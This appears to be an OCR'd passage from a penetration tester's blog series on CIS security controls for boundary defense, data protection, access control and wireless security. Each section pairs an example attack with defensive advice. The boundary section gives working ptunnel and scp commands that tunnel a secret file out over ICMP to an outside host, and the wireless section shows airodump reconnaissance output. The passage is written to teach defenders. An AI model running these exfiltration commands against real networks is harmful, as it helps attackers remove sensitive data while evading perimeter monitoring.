
The Attack

Border protections are generally your first line of defense against an outside attacker. It is extremely common for an attacker to probe for as much information as possible from the perimeter network in order to build a profile on the attacker's target. While the mindset relating to protecting the perimeter network has been around for quite a while, the methods in which it is enforced have changed. Putting up a firewall is no longer enough, organizations today face complex threats which require additional perimeter solutions such as IDS/IPS, SIEM, SSL Decryption, Outbound Proxy and network monitoring.

It is extremely common for an attacker to probe for as much information as possible from the perimeter network in order to build a profile on the attacker's target.


For my example attack in this blog post, I am going to demonstrate creating a covert channel of communications to exfiltrate data which could be detected by many technologies mentioned above if they are properly configured. In my five years of penetration testing I have only seen one organization with the ability to track and report on my covert communications channel.

This attack involves tunneling the TCP protocol used for most Internet activities (web browsing, email, etc.) over the ICMP protocol, which is used primarily for diagnostics. Most organizations make an effort to filter the known exfiltration opportunities to attackers by limiting the websites they can visit and disabling support for other protocols known to exfiltrate data. Many organizations, however, still leave the ICMP protocol enabled for testing purposes, and by leveraging that we can create a covert communications channel to tunnel out sensitive data. Below is a screenshot of how data would flow from a compromised corporate PC to an attacker's data store.



Attack Data Flow


To start this attack, an attacker must configure a proxy to relay the ICMP traffic. This is accomplished using the tool ptunnel. With very little technical aptitude, an attacker could configure this proxy in the matter of minutes.



```
jplatz@base:~$ ssh -i ~/Downloads/Demo.pem ubuntu@54.218.227.60
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-92-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Aug 23 17:34:43 UTC 2016

  System load:  0.0               Processes:           98
  Usage of /:   11.7% of 7.74GB   Users logged in:     0
  Memory usage: 7%                IP address for eth0: 172.31.41.117
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

27 packages can be updated.
16 updates are security updates.


Last login: Tue Aug 23 17:34:44 2016 from 50-80-155-200.client.mchsi.com
ubuntu@ip-172-31-41-117:~$ sudo ptunnel
[inf]: Starting ptunnel v 0.71.
[inf]: (c) 2004-2009 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
```

A web proxy is configured to listen for and forward ICMP traffic


Next, in order to exfiltrate data, the attacker must already have some level of access on a compromised corporate machine. Using that access an attacker can begin to send data to the ICMP proxy, which will convert the network traffic into normal Internet bound TCP traffic. We can establish the ICMP proxy tunnel by executing ptunnel and specifying the destination port. In this case we want to chain this with SCP so that we can transfer files over the tunnel in an encrypted format, so we will select destination port 22.



```
jplatz@base:~$ sudo ptunnel -p 54.218.227.60 -lp 8000 -da 54.218.126.236 -dp 22
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
```

Establishing the ICMP tunnel to the web proxy

The last step involves using the created tunnel to exfiltrate the file containing sensitive data.




```
jplatz@base:~$ scp -P 8000 -i ~/Downloads/Demo.pem secret-data.txt ubuntu@localhost:
secret-data.txt                                                     100%  387KB 387.3KB/s   00:00
jplatz@base:~$
```

Transferring data over the covert communications channel

The Solution

For this specific attack scenario, only a few technologies can detect and prevent this attack. From what I've seen, none of them do it by default. Generally the adage is to support compatibility over security. Devices that analyze network traffic could have rules applied which detect the malicious activity. Analyzing the exfiltration attempt performed, it is possible to identify the traffic as suspicious.

First, showing what normal traffic looks like I have pinged a machine at Google and analyzed its network traffic. Looking at the communications there were two packets exchanged, one ping request and one ping reply. The size of these packets are 100 bytes which is normal for the ICMP protocol. Everything in this request is legitimate and can be used to determine instances on illegitimate ICMP traffic.



ip.proto == ICMP


Title: Info | Type: Information | Field Name: | Occurrence:

```
o.     Time          Source          Destination      Protocol Length  Info
    19 8.648719733   192.168.1.107   8.8.8.8          ICMP        100 Echo (ping) request  id=0x379a, seq=1/256, ttl=64 (reply in 20)
    20 8.690089189   8.8.8.8         192.168.1.107    ICMP        100 Echo (ping) reply    id=0x379a, seq=1/256, ttl=47 (request in 19)

 Frame 19: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface 0
 Linux cooked capture
 Internet Protocol Version 4, Src: 192.168.1.107, Dst: 8.8.8.8
 Internet Control Message Protocol

0000  00 04 00 01 00 06 00 0c  29 bc 1c b0 00 00 08 00   ........ ).......
0010  45 00 00 54 96 54 40 00  40 01 d2 31 c0 a8 01 6b   E..T.T@. @..1...k
0020  08 08 08 08 08 00 76 33  37 9a 00 01 c8 8d bc 57   ......v3 7......W
0030  00 00 00 00 05 79 01 00  00 00 00 00 10 11 12 13   .....y.. ........
0040  14 15 16 17 18 19 1a 1b  1c 1d 1e 1f 20 21 22 23   ........ .... !"#
0050  24 25 26 27 28 29 2a 2b  2c 2d 2e 2f 30 31 32 33   $%&'()*+ ,-./0123
0060  34 35 36 37                                        4567
```

Legitimate ICMP traffic

Subsequent requests pertain to data exfiltration. Analyzing this data we can see a few key patterns that than can be utilized to create network traffic rules in an IDS/IPS/SIEM/Application Aware Firewall. These patterns include:

- Large packet size (1000 bytes instead of 100 bytes)
- Huge amount of replies compared to the number of request
- The data payload potion of the ICMP traffic is encrypted



```
ip.proto == ICMP
```

```
No.  Time          Source          Destination    Protocol Length Info
 215 1.101264100   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=28/7168, ttl=44 (request in 127)
 216 1.101510083   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=29/7424, ttl=44 (request in 128)
 217 1.101757237   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=30/7680, ttl=44 (request in 131)
 218 1.102006541   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=31/7936, ttl=44 (request in 132)
 219 1.102266983   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=32/8192, ttl=44 (request in 136)
 220 1.102272871   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=33/8448, ttl=44 (request in 137)
 221 1.102930161   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=34/8704, ttl=44 (request in 140)
 222 1.102934416   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=35/8960, ttl=44 (request in 141)
 223 1.103133430   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=36/9216, ttl=44 (request in 143)
 224 1.103260111   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=37/9472, ttl=44 (request in 146)
 225 1.103506675   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=38/9728, ttl=44 (request in 147)
 226 1.103509565   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=39/9984, ttl=44 (request in 149)
 227 1.103755529   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=40/10240, ttl=44 (request in 151)
 228 1.103758311   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=41/10496, ttl=44 (request in 153)
 229 1.104002717   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=42/10752, ttl=44 (request in 155)
 230 1.104254561   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=43/11008, ttl=44 (request in 156)
 231 1.104386693   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=44/11264, ttl=44 (request in 159)
 232 1.104510075   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=45/11520, ttl=44 (request in 161)
 233 1.104632312   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=46/11776, ttl=44 (request in 164)
 234 1.105025096   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=47/12032, ttl=44 (request in 165)
 235 1.105282784   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=48/12288, ttl=44 (request in 169)
 236 1.105285977   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=49/12544, ttl=44 (request in 170)
 237 1.105757371   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=50/12800, ttl=44 (request in 171)
 238 1.106004588   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=51/13056, ttl=44 (request in 172)
 239 1.106256653   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=52/13312, ttl=44 (request in 173)
 240 1.106621881   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=53/13568, ttl=44 (request in 174)
 241 1.108266499   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=54/13824, ttl=44 (request in 175)
 242 1.108503187   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=55/14080, ttl=44 (request in 176)
 243 1.109162040   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=56/14336, ttl=44 (request in 177)
 244 1.109378017   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=57/14592, ttl=44 (request in 178)
 245 1.116034501   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=58/14848, ttl=44 (request in 179)
 246 1.116056529   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=59/15104, ttl=44 (request in 180)
 247 1.116498651   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=60/15360, ttl=44 (request in 181)
 248 1.116501085   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=61/15616, ttl=44 (request in 182)
 249 1.116502163   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=62/15872, ttl=44 (request in 183)
 250 1.116997147   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=64/16384, ttl=44 (request in 185)
 251 1.116999680   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=65/16640, ttl=44 (request in 186)
 252 1.117761257   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=66/16896, ttl=44 (request in 187)
 253 1.117765582   54.218.227.60   192.168.1.107  ICMP     1096 Echo (ping) reply   id=0x5190, seq=67/17152, ttl=44 (request in 188)
```

```
▸ Frame 238: 1096 bytes on wire (8768 bits), 1096 bytes captured (8768 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 54.218.227.60, Dst: 192.168.1.107
▸ Internet Control Message Protocol
```

```
0000  00 00 00 01 00 06 00 15  17 bf b9 0d 00 00 00 00   ........ ........
0010  45 00 04 38 d6 17 00 00  2c 01 d8 83 36 da e3 3c   E..8.... ,...6..<
0020  c0 a8 01 6b 00 00 88 35  51 90 00 33 d5 29 00 80   ...k...5 Q..3. ..
0030  00 00 00 00 00 00 00 00  40 00 00 02 00 00 00 0c   ........ @.......
0040  00 00 04 00 00 33 51 90  9b 57 95 16 47 12 0f ba   .....3Q. .W..G...
0050  03 31 eb 46 58 cc c4 c9  9b 1f 89 24 3a 69 7f d8   .1.FX... ...$:...
0060  5c 03 11 cd cd 58 3a 6b  a6 ea 68 84 dd c6 0f 59   \....X:k ..h....Y
0070  bd fe 42 ce e2 6c e4 ee  ca 70 34 ec 83 96 5f 65   ..B..l.. .p4..._.
0080  11 8e ee 86 6f a3 11 48  de c4 d0 30 e4 16 6a d7   ....o..H ...0..j.
0090  21 8b 7e b2 72 18 7e e1  fe e7 c9 6c d3 52 01 e0   !.~.r.~. ...l.R..
00a0  57 53 05 c7 c9 53 ac c8  75 84 40 ce 77 6b d8 36   WS...S.. u.@.wk.6
00b0  f0 d8 da 20 56 f6 eb b1  9f 01 da f1 1d d2 b7 dc   ... V... ........
00c0  5d df da c2 88 06 e9 61  76 07 ad b4 ed 63 f8 a9   ]......a v....c..
00d0  28 ff 41 39 b8 2a 63 19  9a c5 d9 c4 cc d2 56 df   (.A9.*c. ......V.
00e0  6e fa d8 69 b0 e6 0c 5e  e6 88 3f 1f a7 e2 d9 ba   n..i...^ ..?.....
00f0  e1 c4 fa ea 0e c6 43 41  49 0f e9 65 e6 9b bc b0   ......CA I..e....
0100  b1 c6 d5 1d 26 5d 0f f8  0c 74 c4 1f 13 f8 83 96   ....&].. .t......
0110  b6 05 87 f8 ea 6a ec e6  5b 19 a8 28 f1 55 5e d1   .....j.. [..(.U^.
0120  07 d7 41 79 e9 ce f6 e9  6c eb 51 53 c8 fa 1b ba   ..Ay.... l.QS....
0130  41 42 65 46 f5 e4 c7 0a  ac a8 75 ff c2 a4 66 34   ABeF.... ..u...f4
0140  6a 49 1a 0c ad b7 48 57  d6 03 c0 72 0f 45 7c 4c   jI....HW ...r.E|L
0150  4a 55 f3 10 71 0d 08 4a  56 8b 3a 1f 1b 2a 33 a8   JU..q..J V.:..*3.
0160  d8 07 cd 18 0f d7 74 52  f8 6f cf e1 03 fd b8 95   ......tR .o......
0170  a5 b2 7e b7 c9 9e bc ff  93 a9 25 79 d7 ff d7 b2   ..~..... ..%y....
0180  89 f2 f8 9e b2 97 55 fd  2f 8a 91 7f d7 4e dd bc   ......U. /....N..
0190  1c cc b7 1b a8 d5 d6 22  cd ac b3 04 d3 bc 92 19   ......." ........
01a0  03 dd 56 ea 0a 62 2c 4d  8a 6d 4b 52 6d e6 15 64   ..V..b,M .mKRm..d
01b0  c3 96 fc 57 82 73 69 3a  96 5b 9d 0c bb 1a 81 60   ...W.si: .[.....`
```

ICMP being used to tunnel data

Fortunately the security industry is full of solutions which, if properly implemented, could detect and potentially prevent this activity from taking place. Boundary defenses are not just about keeping attackers out, but just as much about keeping sensitive information in. Implementing a comprehensive toolset on your perimeter network can give you unseen insight into what is happening and can assist in detecting potentially malicious activity. Some of these tools and strategies are:

- Perimeter IDS/IPS – To filter unwanted malicious communications from getting in
- Outbound Web Proxy – To filter unwanted sites from being visited by employees
- SSL Decryption – To analyze encrypted data for exfiltration or malicious content
- SIEM – To correlate and consolidate data from multiple sources
- Application Aware Firewalls – To analyze outbound communications for abnormalities

thirteen

Data Protection

The Control

The processes and tools used to prevent data exfiltration, mitigate the effects of exfiltrated data, and ensure the privacy and integrity of sensitive information.


The Attack

Data protection is the key to why security is so important. In the triad of CIA (Confidentiality, Integrity and Availability) perhaps the most critical component is the confidentiality of the data organizations have on their products, customers or business ventures. Integrity and availability are important as well, but when a breach occurs and organizational data is leaked to the world, it can be one of the biggest hits to a company's reputation. A lot of controls work together, and CSC 13 does share similarities with CSC 12: Boundary Defense. For that purpose this post will focus less on the components that overlap and more on the unique metrics that organizations can implementto improve security.

For my example attack in this series, I will show a policy violation surrounding data loss prevention (DLP). Often this is not done out of malicious intent, but I have seen this situation in real organizations.

There are several scenarios where employees may access sensitive data and inadvertently break DLP policies exposing secure information, such as:

- Downloading a file
- Printing data
- Saving a screenshot



Name	Date modified	Type
Backup	10/10/2016 10:48 AM	Compressed (zipped) Folder
DataExtract.csv	10/10/2016 10:47 AM	Text Document
Financial Accounts	10/10/2016 10:48 AM	Microsoft Excel Worksheet
Internal Presentation	10/10/2016 10:47 AM	Microsoft PowerPoint Presentation

Saved data

Often the information systems which are configured to house sensitive data are also configured with strong security mechanisms to prevent unauthorized access to data. When data is downloaded, printed or copied in any form from the environment, the security controls protecting the data are generally no longer in place. As a result, if an attacker can gain access to employee's workstations through some attack such as email phishing, then the attacker would be able to access the data much easier than trying to break into the system where the data is most protected.

Often the information systems which are configured to house sensitive data are also configured with strong security mechanisms to prevent unauthorized access to data.

The Solution

For the above scenario, it takes a combination of technology and policy in order to effectively secure data. Organizations should employ defense-in-depth in order to protect data as much as possible and assume that it is possible for data to leak from its primary secured storage locations. A few of these defense-in-depth technologies/policies include:

- Encrypting data as rest
- Strong encryption key management
- Full disk encryption (FDE) on mobile devices
- Restrict access to file upload and transfer sites
- Disable USB write access Implement a network-based DLP solution configured on a network SPAN port

Additionally, organizations should periodically scan for data on systems which it is not intended to be on employee workstations. This can be done with a continuous monitoring tool but should be validated occasionally with full system scans to identify RegEx patterns which match the privileged information the company is attempting to protect (i.e. credit cards or social security numbers).

A strong method to go about validating that data is protected within the organization includes:

- Implementing strong technology solutions to prevent the leaking of privileged information
- Consistent staff training of privileged data handling processes and policies
- Making sure that data is only where it is intended and is encrypted

fourteen

Controlled Access Based on the Need to Know

The Control


The processes and tools used to track/control/prevent/correct secure access to critical assets (e.g., information, resources, and systems) according to the formal determination of which persons, computers, and applications have a need and right to access these critical assets based on an approved classification.

The Attack

Under this control, we must first observe the underlying need for data and system classification. In order to implement a strong access management program you must know which assets and data you are trying to protect, as well as where it is stored. Once data flows have been created which outline where data needs to be accessible from, network policies must be defined to restrict users from accessing systems in which they have no business reason. In addition to network policies, it will be necessary to implement access control lists for access management of users.

Take for example a large office building with multiple departments needing access to different servers (i.e. sales needs access to their CRM, HR needs access to its HR management software, and IT has its own sensitive system administration system). In most network topologies, all users will have at least network access to all of the servers. In some environments, they may have some level of access to the actual operating system or applications running on the servers.

Through my years of testing, I have seen only a few people actually get access management right down to the network level. The diagram below shows what most people would expect to be an average network. It has a firewall and switch, a few networks for departments, and a server network containing multiple systems. Proper implementation of these controls may not necessarily be a topology issue as much as it is a network policy issue.



An average network

Building a secure network is accomplished by putting the focus on what happens once the topology is in place. For instance, we can conclude the following potential issues from an average topology.

- Sales has network access to HR systems
- HR has network access to system administration servers
- Sales has network access to IT systems
- HR has network access and possibly OS/application access to HR systems

From a network level, most networks are the Wild West with the exception of specifically segmented compliance networks such as PCI for processing credit card transactions. As such, it is usually possible to gain access to any desktop system in the environment through a spear phishing attack, and to use that desktop system to attempt to break into any system containing sensitive information regardless of which department that user is in. Additionally, once on the internal network it is very easy to move laterally or conduct man-in-the-middle (MiTM) attacks on other systems in the same department or perhaps even other departments.

The Solution

As previously stated, I've seen some exceptional implementation of access management. In those networks:

- Private VLANs were enabled ensuring that all traffic first routed to a firewall for processing

- Once traffic arrived, the firewall determined which user was attempting to open a connection and checked active directory for the user's access groups
- The firewall either permitted or denied the network connection depending on whether or not the user belonged to the proper group

By making this privilege determination at the firewall rather than the destination server, organizations are able to prevent network access to systems on top of preventing application access to systems. This puts all servers in a much more secure environment since attackers who phished users in sales could not access HR servers in attempt to extract information, nor could they move laterally to an HR desktop system in order to pivot to HR servers.

Through implementing multiple layers of defense (like an onion) you can further protect assets from attack. This control suggests some of the layers which could be implemented to build a strong asset management program including:

Through implementing multiple layers of defense (like an onion) you can further protect assets from attack.

- Restricting network access to servers to allow only users who have a business use for accessing the system
- Encrypting all communications and data at rest
- Enabling private LANs to isolate individual users on the network
- Implementing access control lists on the application or operating system to protect and restrict access to data to only users who have a business use to access the data

fifteen

Wireless Access Control

The Control


The processes and tools used to track, control, prevent and correct the security use of wireless local area networks (LANs), access points and wireless client systems.

The Attack


With the ubiquity of wireless technology on the rise, it often is overlooked as a critical piece of network security for an organization. There are many different ways to protect a wireless network from unauthorized users, and these security controls are getting easier to bypass each year. Since every organization has different needs, it can be difficult to point to one solution as the most secure implementation of wireless access controls. No matter the authentication mechanism in place, most organizations tend to forget about wireless security after the initial deployment.

The following scenario will demonstrate a common and what appears to be a secure configuration many organizations use for securing wireless networks and how it can be breached.


Airodump, part of the aircrack-ng suite, is a tool that passively gathers information on nearby wireless networks. Note how the tool quickly scanned for wireless networks and identified the type of encryption in use, the authentication mechanism in use and the number of clients probing for access to wireless networks.



```
Speed, Privacy, Cipher, Authentication, Power, # beacons, # IV,    LAN IP, ID-length,  ESSID,
 54,    WPA2,    CCMP,       MGT,        -48,        18,     6,   0.  0.  0.  0,     9,      ***WiFi,

# packets,    BSSID,          Probed ESSIDs
     2,   (not associated) ,***WiFi
     9,   0C:D9:96:82:6A:B0,***WiFi
```



```
▼ Tag: SSID parameter set: [redacted]WiFi
     Tag Number: SSID parameter set (0)
     Tag length: 9
     SSID: [redacted]WiFi
▶ Tag: Supported Rates 1(B), 2(B), 5.5(B), 6, 9, 11(B), 12, 18, [Mbit/sec]
▶ Tag: DS Parameter set: Current Channel: 1
▶ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
▶ Tag: Country Information: Country Code US, Environment Any
▶ Tag: QBSS Load Element 802.11e CCA Version
▶ Tag: ERP Information
▶ Tag: HT Capabilities (802.11n D1.10)
▼ Tag: RSN Information
     Tag Number: RSN Information (48)
     Tag length: 20
     RSN Version: 1
   ▶ Group Cipher Suite: 00-0f-ac AES (CCM)
     Pairwise Cipher Suite Count: 1
   ▶ Pairwise Cipher Suite List 00-0f-ac AES (CCM)
     Auth Key Management (AKM) Suite Count: 1
   ▶ Auth Key Management (AKM) List 00-0f-ac WPA
```




```
▼ 802.1X Authentication
      Version: 802.1X-2004 (2)
      Type: EAP Packet (0)
      Length: 6
    ▼ Extensible Authentication Protocol
         Code: Request (1)
         Id: 238
         Length: 6
         Type: Protected EAP (EAP-PEAP) (25)
```

